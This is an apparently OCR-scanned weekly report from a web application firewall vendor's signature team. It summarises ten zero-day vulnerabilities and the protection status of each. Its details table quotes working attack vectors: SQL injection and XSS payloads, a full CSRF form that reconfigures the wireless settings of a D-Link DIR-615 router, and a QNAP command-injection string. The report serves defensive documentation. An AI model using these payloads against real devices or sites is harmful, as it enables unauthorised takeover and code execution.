
Sig Dev Labs

Weekly Report (Apr 3rd – Apr 9th)

Summary

Total 10 Zero-Day Vulnerabilities were discovered in 5 categories last week.

- Cross-site Scripting – 4
- SQL Injection – 1
- Local File Inclusion – 1
- Command Injection – 2
- Cross Site Request Forgery – 2



No of Zero Day Vulnerability Protected through CRS : **8**

No of Zero Day Vulnerability Protected through Custom Rules : **2**


No of Zero Day Vulnerability for which protection cannot be determined : **0***

* Since attack vectors are not known, Indusface cannot determine if these vulnerabilities are protected

92% Zero-day vulnerabilities were protected by CRS in last 3 months

5% Zero-day vulnerabilities were protected by custom rule in last 3 months

Vulnerability Trend



From the "Top Five Vulnerability categories" we can infer that less number of Cross Site Scripting vulnerabilities were detected in 3 months.

Multiple SQL Injection vulnerabilities were discovered in 3 months.

Note: Our Sig-Dev team constantly monitors the security landscape and leading security websites to identify any new vulnerabilities identified/published and monitors/updates rules to ensure around the clock protection for customer sites.

Details

SNO	TYPE	CVE ID	Affected Component/Version	Description	Action
1	SQL Injection Attack	TBA	Jobscript4Web 4.5	Vector Description: OR ‘2=2 Vector Parameter: Arguments	Protected by default rules
2	Cross Site Scripting attack	TBA	Apple Webkit - 'JSCallbackData'	Vector Description: OR alert(location) Vector Parameter: Arguments	Protected by default rules
		TBA	Apple WebKit 10.0.2(12602.3.12.0.1) - 'Frame::setDocument (1)'	Vector Description: OR javascript:alert(location) Vector Parameter: Arguments	Protected by default rules
		TBA	Apple WebKit 10.0.2 (12602.3.12.0.1) - 'disconnectSubframes'	Vector Description: OR javascript:alert(location) Vector Parameter: Arguments	Protected by default rules
		TBA	WordPress Plugin Firewall 2 1.3	Vector Description: OR "><script>alert(1)</script> Vector Parameter: Arguments	Protected by default rules
		CVE-2017-7398	D-Link DIR-615	Vector Description: <html><body> <form action="http://192.168.0.1/form2WlanBasicSetup.cgi"method="POST"> <input type="hidden" name="domain" value="1" /> <input type="hidden" name="hiddenSSID" value="on" /> <input type="hidden" name="ssid" value=“Hacked” /> <input type="hidden" name="band" value="10" /> <input type="hidden" name="chan" value="0"	Custom rule created

				/> <input type="hidden" name="chanwid" value="1" /> <input type="hidden" name="txRate" value="0" /> <input type="hidden" name="method_cur" value="6" /> <input type="hidden" name="method" value="0" /> <input type="hidden" name="authType" value="1" /> <input type="hidden" name="length" value="1" /> <input type="hidden" name="format" value="2" /> <input type="hidden" name="defaultTxKeyId" value="1" /> <input type="hidden" name="key1" value="0000000000" /> <input type="hidden" name="pskFormat" value="0" /> <input type="hidden" name="pskValue" value="“CSRF@test” /> <input type="hidden" name="checkWPS2" value="1" /> <input type="hidden" name="save" value="Apply" /> <input type="hidden" name="basicrates" value="15" /> <input type="hidden" name="operrates" value="4095" /> <input type="hidden" name="submit.htm?wlan_basic.htm" alue="Send" /><input type="submit" value="Submit request" /></form></body> </html> Vector Parameter: form2WlanBasicSetup.cgi file	
4	Command Injection	CVE-2017-6359,60, 61	QNAP TVS-663 QTS < 4.2.4 build 20170313	Vector Description: 14`(echo;id)>&2` Vector Parameter: Arguments	Protected by default rules